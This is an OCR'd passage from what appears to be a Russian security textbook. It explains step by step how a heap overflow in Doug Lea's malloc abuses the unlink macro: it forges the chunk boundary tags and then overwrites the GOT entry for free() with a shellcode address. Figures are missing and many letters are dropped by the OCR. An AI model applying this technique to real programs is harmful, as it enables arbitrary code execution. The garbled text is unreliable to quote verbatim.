


Рис 4 7 Бит PREV INUSE третье о блока установлен


Следовательно первый и второй блоки не объединяются

Поскольку уязвимый буфер выделяется в куче а не в стеке злоумышленник чтобы воспользоваться этой уязвимостью и выполнить произвольный код не может просто перезаписать адрес возврата Он может перезаписать дескриптор раницы связанный со вторым блоком памяти как показано на рис 4 8 потому что этот дескриптор раницы распола ается сразу после окончания перво о блока Размер перво о блока (672 байта) является результатом суммирования запрошенно о размера 666 байтов плюс 4 байта для само о размера с окру лением получивше ося значения до следующе о кратно о 8 байтам



ис 4 8 Переполнение буфера переписывает дескриптор границы


На рис 4 9 показан вредоносный ар умент который может быть использован для перезаписи дескрипторов раниц второ о блока Этот ар умент перезаписывает во втором блоке поле размера предыдуще о блока размер блока и указатели на предыдущий и следующий блоки изменяя тем самым поведение вызова f ee() (строка 9) В частности поле размера во втором блоке переписывается значением -4 так что ко да вызов f ee () пытается определить местоположение третье о блока путем прибавления поля размера к начальному адресу второ о блока вместо это о вычитается 4 ma ос Ду а Ли теперь ошибочно пола ает что начало следующе о смежно о блока находится на 4 байта раньше начала второ о блока



ис 4 9 Используемый описываемой методикой вредоносный аргумент

Вредоносный ар умент обеспечивает также наличие сброшенно о бита **PREV_INUSE** в том месте де е о ищет d ma ос таким образом d ma ос пола ает что второй блок свободен а потому операция **free** () вызывает макрос **unlink** () для объединения этих двух блоков

На рис 4 10 показано содержимое второ о блока при вызове макроса **unlink**() Первая строка **unlink, FD P->fd,** присваивает начение **P->fd** (предоставленное как часть вредоносно о ар умента) переменной **FD.** Вторая строка макроса **BK P->bk,** присваивает значение **P->bk,** также предоставленное как часть вредоносно о ар умента переменной **BK.** Третья строка макроса **unlink (), FD->bk BK,** переписывает адрес определяемый значением **FD+12** (смещение поля **bk** в структуре) значением **BK.** Дру ими словами макрос **unlink** () записывает 4 байта предоставленные злоумышленником по 4-байтному адресу также предоставленному злоумышленником



ис 4 10 Память во втором блоке

После то о как злоумышленник получает возможность записать 4 байта данных в произвольный адрес становится относительно просто выполнить произвольный код с правами атакуемой про раммы Например злоумышленник может предоставить адрес местонахождения адреса возврата из подпро раммы в стеке и использовать макрос un nk () для е о пере аписи адресом вредоносно о кода Дру ая возможность заключается в том чтобы перезаписать адрес функции вызываемой атакуемой про раммой адресом вредоносно о кода Например злоумышленник может изучить исполняемый образ и найти адрес записи для библиотечной функции **free** () В случае использования бинарно о формата ELF это

вполне возможно так как лобальная таблица смещений (GOT) доступна для записи Однако в случае бинарно о формата W ndows эта информация не может быть перезаписана

Адрес включен во вредоносный ар умент так что метод **unlink**) перезаписывает адрес библиотечно о вызова **free** () адресом шеллкода После это о шеллкод выполняется как результат вызова **free**) (строка 10 атакуемой про раммы) Шеллкод осуществляет безусловный переход через первые 12 байтов поскольку часть е о памяти перезаписывается макросом **unlink** () при присваивании **BK->fd FD.** Значение (va ue) **BK->fd** указывает на адрес шеллкода плюс 8 следовательно байты шеллкода с 9 по 12 оказываются перезаписанными


Использование переполнения буфера в куче оказывается не особенно сложным Наиболее сложная часть это о эксплойта состоит в определении размера перво о блока чтобы точно перезаписать дескриптор раницы второ о ар умента Для это о злоумышленник может скопировать макрос **request size (req, nb)** из d ma ос в свой эксплойт и использовать е о для вычисления размера блока

4.7. Уязвимость, связанная с двойным освобождением памяти

malloc Ду а Ли также восприимчив к уязвимостям связанным с двойным освобождением памяти Этот тип уязвимости возникает из-за освобождения одно о и то о же блока памяти дважды без перераспределения между этими вы овами **free ().**

